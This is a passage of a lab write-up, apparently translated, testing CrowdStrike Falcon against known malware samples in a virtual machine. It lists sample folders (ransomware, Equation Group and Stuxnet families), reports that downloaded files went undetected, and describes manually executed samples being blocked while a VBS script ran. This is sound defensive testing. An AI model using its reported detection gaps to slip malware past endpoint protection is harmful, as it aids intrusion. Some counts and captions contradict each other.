


Image 1.5: Download 33 Folders with malicious files




Image 1.6: Extraction of 33 Folders with malicious files

After performing the action of extracting the files, it was possible to verify that CrowdStrike Security Endpoint didn't detect any malware when it was downloaded to the victim machine. But if executed inside the environment, it could perform an infection.


All those malwares are known and should be detected by signature, but they didn't.

Regarding some with the vendor CrowdStrike doesn't work based on signature, this is one of the reasons, low consumption of computational resources:

> *Machine learning (ML) is used for pre-execution prevention. Falcon Host employs sophisticated machine learning algorithms that can analyze millions of file characteristics to determine if a file is malicious. This signature-less technology enables Falcon Host to detect and block both known and unknown malware. CrowdStrike ML technology has been independently tested and furthermore, it was provided to VirusTotal to contribute to the security community for the benefit of all. For more information about CrowdStrike ML, read the blog, "CrowdStrike Machine Learning and VirusTotal".* [1] [2]

Second Test

The second stage of the tests was through the transfer of folders to another directory within the same machine, the purpose of this test was to simulate a transfer of files within the same environment.




Nome	Data de modificação	Tipo	Tamanho
__NEW_FOLDER__	08/10/2020 12:00	Pasta de arquivos	
Android.Spy.49_iBanking_Feb2014	08/10/2020 14:56	Pasta de arquivos	
Backdoor.MSIL.Tyupkin	08/10/2020 14:56	Pasta de arquivos	
CryptoLocker_22Jan2014	08/10/2020 14:56	Pasta de arquivos	
EquationGroup.DoubleFantasy	08/10/2020 14:56	Pasta de arquivos	
EquationGroup.EquationDrug	08/10/2020 14:56	Pasta de arquivos	
Ransomware.Locky	08/10/2020 14:56	Pasta de arquivos	
Ransomware.Mamba	08/10/2020 14:56	Pasta de arquivos	
Ransomware.Petya	08/10/2020 14:56	Pasta de arquivos	
TrojanWin32.Duqu.Stuxnet	08/10/2020 14:56	Pasta de arquivos	
VBS.Carnival	08/10/2020 14:56	Pasta de arquivos	
VBS.NewLove.A	08/10/2020 14:56	Pasta de arquivos	
VBS.RunScript	08/10/2020 14:56	Pasta de arquivos	
Win32.APT28.SekoiaRootkit	08/10/2020 14:56	Pasta de arquivos	
Win32.Stuxnet.B.Duqu-Realtek	08/10/2020 14:56	Pasta de arquivos	
Win32Dircrypt.Trojan.Ransom.ABZ	08/10/2020 14:56	Pasta de arquivos	
Zerolocker	08/10/2020 14:56	Pasta de arquivos	
Backdoor.MSIL.Tyupkin.zip	08/10/2020 14:13	Arquivo ZIP do Wi...	575 KB
CryptoLocker_22Jan2014.zip	08/10/2020 14:13	Arquivo ZIP do Wi...	336 KB
EquationGroup.DoubleFantasy.zip	08/10/2020 14:13	Arquivo ZIP do Wi...	92 KB
EquationGroup.EquationDrug.zip	08/10/2020 14:14	Arquivo ZIP do Wi...	331 KB
EquationGroup.EquationLaser.zip	08/10/2020 14:14	Arquivo ZIP do Wi...	76 KB
EquationGroup.Fanny.zip	08/10/2020 14:14	Arquivo ZIP do Wi...	99 KB
EquationGroup.TripleFantasy.zip	08/10/2020 14:14	Arquivo ZIP do Wi...	10 KB
Friday_the_13th.416.B.zip	08/10/2020 14:14	Arquivo ZIP do Wi...	1 KB

Image 1.7: __NEW_FOLDER__(CrowdStrike) – Malware manipulation

When a new file is generated on the disk, soon we should have a new entry in a block of that disk and in theory the antivirus should take some action (considering that it has the real time enabled).

We could define it as a file manipulation (still not running) where the endpoint protection is already necessary, considering that a new directory was created. Soon, we would have a new repository with several hashes inside to be examined.

After performing this second test, we saw that the same 32 folders with malwares were detected yet. As we can see below and mentioned earlier, these malware were already known and validated even in the tool about antivirus scanning known as a Virus Total.



Nome	Data de modificação	Tipo	Tamanho
Android.Spy.49_iBanking_Feb2014	08/10/2020 15:01	Pasta de arquivos	
Backdoor.MSIL.Tyupkin	08/10/2020 15:01	Pasta de arquivos	
CryptoLocker_22Jan2014	08/10/2020 15:01	Pasta de arquivos	
EquationGroup.DoubleFantasy	08/10/2020 15:01	Pasta de arquivos	
EquationGroup.EquationDrug	08/10/2020 15:01	Pasta de arquivos	
EquationGroup.EquationLaser	08/10/2020 15:00	Pasta de arquivos	
EquationGroup.Fanny	08/10/2020 15:00	Pasta de arquivos	
EquationGroup.TripleFantasy	08/10/2020 15:00	Pasta de arquivos	
Friday_the_13th.416.B	08/10/2020 15:00	Pasta de arquivos	
KRBanker	08/10/2020 15:00	Pasta de arquivos	
Linux.Chapros.A	08/10/2020 15:01	Pasta de arquivos	
Linux.Encoder.1	08/10/2020 15:01	Pasta de arquivos	
Linux.Mirai.B	08/10/2020 15:01	Pasta de arquivos	
Net-Worm.Win32.Kido	08/10/2020 15:01	Pasta de arquivos	
OSX.Backdoor.iWorm	08/10/2020 15:01	Pasta de arquivos	
OSX.JacksBot	08/10/2020 15:01	Pasta de arquivos	
OSX.Lazarus	08/10/2020 15:01	Pasta de arquivos	
OSX.MacSecurity	08/10/2020 15:01	Pasta de arquivos	
Ransomware.Cerber	08/10/2020 15:01	Pasta de arquivos	
Ransomware.Cryptowall	08/10/2020 15:01	Pasta de arquivos	
Ransomware.Jigsaw	08/10/2020 15:01	Pasta de arquivos	
Ransomware.Locky	08/10/2020 15:01	Pasta de arquivos	
Ransomware.Mamba	08/10/2020 15:01	Pasta de arquivos	
Ransomware.Petya	08/10/2020 15:01	Pasta de arquivos	
TrojanWin32.Duqu.Stuxnet	08/10/2020 15:01	Pasta de arquivos	
VBS.Carnival	08/10/2020 15:01	Pasta de arquivos	
VBS.NewLove.A	08/10/2020 15:01	Pasta de arquivos	
VBS.RunScript	08/10/2020 15:01	Pasta de arquivos	
Win32.APT28.SekoiaRootkit	08/10/2020 15:01	Pasta de arquivos	
Win32.Stuxnet.B.Duqu-Realtek	08/10/2020 15:01	Pasta de arquivos	
Win32Dircrypt.Trojan.Ransom.ABZ	08/10/2020 15:01	Pasta de arquivos	
Zerolocker	08/10/2020 15:01	Pasta de arquivos	

Image 1.8: Malwares – Not Detected

Third Test

The third stage of the tests was through the use of the FULLSCAN action by Cloud CrowdStrike. It was to perform a complete scan on the machine manually. In this way, all malware should be eliminated, as they are already known malware as mentioned earlier, but in this case, we can't do this test, i.e, CrowdStrike has a scanless technology.


Spotlight utilizes scanless technology, delivering an always-on, automated vulnerability management solution with prioritized data in real time. It eliminates bulky, dated reports with its fast, intuitive dashboard. [3]

All surprises forced us to perform an unscheduled test for this stage.

Fourth Test

The fourth stage of the tests (unscheduled) using "Malware Execution" manually. This way, we can look the behavior of these detection engine works in real-time and all malware should be eliminated, as they are already known malware as mentioned earlier.

First of all, we executed the snapshot in our lab machine.



Snapshot
Capture Screen
Manage
Reinstall VMware Tools...
Settings...
Take Snapshot...
Revert to Snapshot: THOR-TheZoo
Snapshot Manager
1 THOR-TheZoo 08/10/2020 14:21:25
2 PoC Environment 08/10/2020 08:22:07
0 detections found

THOR-Win10-POC-AV - Take Snapshot

Taking a snapshot lets you preserve the state of the virtual machine so that you can return to the same state later.

Name: THOR-CS


Description:

Take Snapshot | Cancel

Image 1.9: Snapshot

We then started the manual execution of some malware chosen at random.

- First malware known as Cerber and It was BLOCKED (Image 1.10)
- Second malware known as Cryptowall and It was BLOCKED (Image 1.11)
- Third malware known as Mamba and It was BLOCKED (Image 1.12)




C:\Users\Thor\Documents\Lab\CrowdStrike\1_CrowdStrike__NEW_FOLDER__\Ransomware.Ce...


O Windows não pode acessar o dispositivo, caminho ou arquivo especificado. Talvez você não tenha as permissões adequadas para acessar o item.

OK

CrowdStrike Falcon Sensor
A process was blocked because malicious behavior was detected.
08/10/2020 15:02



CrowdStrike Falcon Sensor
A file was quarantined because malicious behavior was detected.
08/10/2020 15:03



CrowdStrike Falcon Sensor
A file was quarantined because malicious behavior was detected.
08/10/2020 15:03

Top to bottom:

Image 1.10

Image 1.11

Image 1.12

After two more tests using PE (Portable Executable) file, and all those files were blocked. Then, we tried to execute a VBS file, (Virtual Basic script written in the VBScript language). It contains code that can be executed within Windows or Internet Explorer, via the Windows-based script host (Wscript.exe), to perform certain admin and processing functions. After 2 minutes we can see that Windows-based script host (Wscript.exe) being executed in our machine, and not being blocked by CrowdStrike.

